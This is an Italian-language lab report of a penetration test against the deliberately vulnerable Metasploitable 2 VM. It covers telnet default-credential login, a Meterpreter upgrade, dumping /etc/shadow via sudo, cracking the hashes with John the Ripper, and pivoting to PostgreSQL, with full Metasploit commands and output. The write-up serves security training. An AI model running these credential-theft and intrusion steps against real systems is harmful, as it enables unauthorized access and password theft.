Report di Laboratorio Cybersecurity: Exploitation Telnet & Privilege Escalation

---

Executive Summary

Il presente documento illustra le fasi e i risultati di un'attività di Penetration Testing condotta contro il target **Metasploitable 2 (192.168.100.11)**. L'obiettivo dell'esercitazione era simulare una "Kill Chain" completa per identificare vulnerabilità critiche nei servizi legacy, dimostrare l'impatto di credenziali deboli ed eseguire movimenti laterali all'interno della rete.

L'analisi ha evidenziato gravi carenze di sicurezza che hanno portato alla **compromissione totale del sistema**. Le principali criticità riscontrate includono:

- **Servizi Non Sicuri:** Presenza del protocollo Telnet (Porta 23), che trasmette dati in chiaro, esposto senza adeguate restrizioni.
- **Credenziali Predefinite:** Utilizzo di credenziali di default (msfadmin:msfadmin) che hanno garantito l'accesso iniziale immediato.
- **Privilege Escalation:** Configurazioni sudo permissive hanno consentito l'elevazione dei privilegi a livello **Root**, permettendo l'esfiltrazione del file /etc/shadow.
- **Gestione Password Debole:** L'analisi degli hash esfiltrati tramite attacco offline (John the Ripper) ha rivelato password banali riutilizzate su più servizi.
- **Movimento Laterale:** Le credenziali recuperate hanno permesso di estendere l'attacco al servizio di database **PostgreSQL (Porta 5432)**, garantendo pieno accesso amministrativo ai dati.

Il test dimostra come una singola vulnerabilità (Telnet) possa essere sfruttata per ottenere il controllo completo dell'infrastruttura e dei dati sensibili in essa contenuti.

Fase 1: Enumerazione del Servizio

Obiettivo: Identificare la versione del servizio Telnet in esecuzione sulla macchina target (Metasploitable 2) per determinare la vulnerabilità.

Passo 1: Configurazione

Ho caricato il modulo auxiliary/scanner/telnet/telnet_version in Metasploit e configurato il parametro RHOSTS per puntare all'indirizzo IP della vittima (192.168.100.11).

```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.100.11
RHOSTS ⇒ 192.168.100.11
```

- **Figura 1:** Selezione del modulo scanner e impostazione dell'indirizzo IP dell'host remoto.

Passo 2: Esecuzione e Risultato

Ho eseguito il modulo, che si è connesso con successo alla porta 23. La scansione ha restituito un banner confermando che il target sta eseguendo Metasploitable (Ubuntu).


- **Figura 2:** L'output conferma che il servizio è attivo e rivela la versione del sistema operativo e il banner di login.

Fase 2: Accesso Iniziale (Exploitation)

Obiettivo: Ottenere l'accesso non autorizzato al sistema utilizzando le credenziali predefinite.

Passo 3: Login Brute Force

Sono passato al modulo auxiliary/scanner/telnet/telnet_login. L'ho configurato con le credenziali predefinite note (msfadmin/msfadmin) e ho impostato STOP_ON_SUCCESS su true per interrompere la scansione immediatamente dopo aver trovato chiavi valide.




```
msf auxiliary(scanner/telnet/telnet_version) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.100.11
RHOSTS ⇒ 192.168.100.11
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD ⇒ msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

- **Figura 3:** Configurazione dello scanner di login, incluse le impostazioni Username, Password e Target.

Passo 4: Creazione della Sessione

L'exploit ha avuto successo e Metasploit ha aperto una sessione di command shell (Sessione 1). Ho verificato la sessione interagendo con essa ed eseguendo il comando whoami.




```
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.100.11:23     - No active DB -- Credential data will not be saved!
[+] 192.168.100.11:23     - 192.168.100.11:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.100.11:23     - Attempting to start session 192.168.100.11:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.100.10:42259 → 192.168.100.11:23) at 2026-01-20 09:18:08 -0500
[*] 192.168.100.11:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
===============

  Id  Name  Type   Information                                  Connection
  --  ----  ----   -----------                                  ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.100.11:23)  192.168.100.10:42259 → 192.168.100.11:23 (192.168.100.11)

msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ whoami
whoami
msfadmin
```

- **Figura 4:** Login riuscito e verifica dell'accesso iniziale alla shell come utente msfadmin.

Fase 3: Post-Exploitation (Upgrade a Meterpreter)

Obiettivo: Aggiornare la command shell limitata a una sessione Meterpreter stabile per ottenere funzionalità avanzate.

Passo 5: Upgrade della Shell
Ho utilizzato il modulo post/multi/manage/shell_to_meterpreter, collegandolo alla Sessione 1. Questo ha iniettato un payload che ha creato una nuova sessione Meterpreter robusta (Sessione 3).



- **Figura 5:** Esecuzione del modulo di post-exploitation, con conseguente apertura di una sessione Meterpreter secondaria.

Fase 4: Privilege Escalation & Esfiltrazione Dati

Obiettivo: Escalare i privilegi a root e rubare gli hash delle password sensibili.

Passo 6: Dump del file Shadow
All'interno della sessione Meterpreter, sono sceso in una system shell. Ho usato Python per generare un TTY stabile (pty.spawn) e poi ho eseguito sudo cat /etc/shadow usando la password di msfadmin. Questo mi ha permesso di leggere il file protetto degli hash delle password.

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: msfadmin
meterpreter > shell
Process 4737 created.
Channel 1 created.
python -c 'import pty; pty.spawn("/bin/bash")'
msfadmin@metasploitable:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
[sudo] password for msfadmin: msfadmin

root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
```

- **Figura 6:** Esecuzione riuscita del comando sudo per visualizzare il contenuto di /etc/shadow, rivelando gli hash delle password di sistema.

Passo 7: Salvataggio delle Prove
Ho copiato gli hash dal terminale e li ho salvati in un file di testo locale (metaH.txt) sulla mia macchina Kali per l'analisi offline.

```
┌──(kali㉿kali)-[~]
└─$ nano metaH.txt

┌──(kali㉿kali)-[~]
└─$ cat metaH.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
```

- **Figura 7:** Gli hash esfiltrati salvati in un file di testo, pronti per il cracking.

Fase 5: Password Cracking

Obiettivo: Crackare gli hash rubati per scoprire le credenziali di altri servizi.

Passo 8: Attacco Offline
Ho usato John the Ripper per eseguire un attacco a dizionario sul file metaH.txt. Lo strumento ha crackato con successo l'hash per l'utente postgres, rivelando la password postgres.

```
┌──(kali㉿kali)-[~]
└─$ john metaH.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 10 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
service          (service)
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
6g 0:00:04:12  3/3 0.02375g/s 314850p/s 314858c/s 314858C/s 149a142..14jubb1
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show metaH.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
msfadmin:msfadmin:14684:0:99999:7:::
postgres:postgres:14685:0:99999:7:::
user:user:14699:0:99999:7:::
service:service:14715:0:99999:7:::
```

- **Figura 8:** Output di John the Ripper che mostra la password in chiaro crackata per l'utente postgres.

Fase 6: Movimento Laterale (Pivoting)

Obiettivo: Utilizzare le credenziali crackate per compromettere il servizio database PostgreSQL.

Passo 9: Login Database
Utilizzando le credenziali postgres scoperte, ho configurato il modulo auxiliary/scanner/postgres/postgres_login per puntare alla porta 5432.

```
msf > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.100.11
RHOSTS => 192.168.100.11
msf auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME => postgres
msf auxiliary(scanner/postgres/postgres_login) > set PASSWORD postgres
PASSWORD => postgres
msf auxiliary(scanner/postgres/postgres_login) > options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                                  Required  Description
   ----              ---------------                                                  --------  -----------
   ANONYMOUS_LOGIN   false                                                            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false                                                            no        Create a new session for every successful login
   DATABASE          template1                                                        yes       The database to authenticate against
   DB_ALL_CREDS      false                                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          postgres                                                         no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                            no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RETURN_ROWSET     true                                                             no        Set to true to see query result sets
   RHOSTS            192.168.100.11                                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             5432                                                             yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                                                yes       The number of concurrent threads (max one per host)
   USERNAME          postgres                                                         no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt  no        File containing (space-separated) users and passwords, one pair per line
   USER_AS_PASS      false                                                            no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt  no        File containing users, one per line
   VERBOSE           true                                                             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

- **Figura 9:** Configurazione dello scanner Postgres con username e password crackati.

Passo 10: Accesso al Database


Ho abilitato l'opzione CreateSession e ho eseguito il modulo. Il login è avvenuto con successo e ho stabilito una sessione di interazione diretta con il database.

```
msf auxiliary(scanner/postgres/postgres_login) > set CreateSession true
CreateSession => true
msf auxiliary(scanner/postgres/postgres_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/postgres/postgres_login) > run
[!] 192.168.100.11:5432   - No active DB -- Credential data will not be saved!
[+] 192.168.100.11:5432   - 192.168.100.11:5432 - Login Successful: postgres:postgres@template1
[*] PostgreSQL session 1 opened (192.168.100.10:42127 → 192.168.100.11:5432) at 2026-01-20 10:05:01 -0500
[*] 192.168.100.11:5432   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.100.11:5432   - Bruteforce completed, 1 credential was successful.
[*] 192.168.100.11:5432   - 1 Postgres session was opened successfully.
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) > sessions -l

Active sessions
===============

  Id  Name  Type                  Information                          Connection
  --  ----  ----                  -----------                          ----------
  1         postgresql x86/Linux  PostgreSQL postgres @ 192.168.100.11:5432  192.168.100.10:42127 → 192.168.100.11:5432 (192.168.100.11)
```

- **Figura 10:** Conferma del login riuscito e apertura di una sessione PostgreSQL.

Passo 11: Query dei Dati

Ho interagito con la sessione del database utilizzando query_interactive per eseguire comandi SQL. Ho recuperato con successo la versione del database e le informazioni sull'utente corrente.



- **Figura 11:** Esecuzione di query SQL (select version();) che dimostra il pieno controllo amministrativo sul database.

Conclusione

Questo esercizio ha dimostrato una "kill chain" completa: partendo da un servizio Telnet vulnerabile, escalando i privilegi a root, rubando le credenziali e utilizzando quelle credenziali per effettuare un pivot laterale verso un server database critico.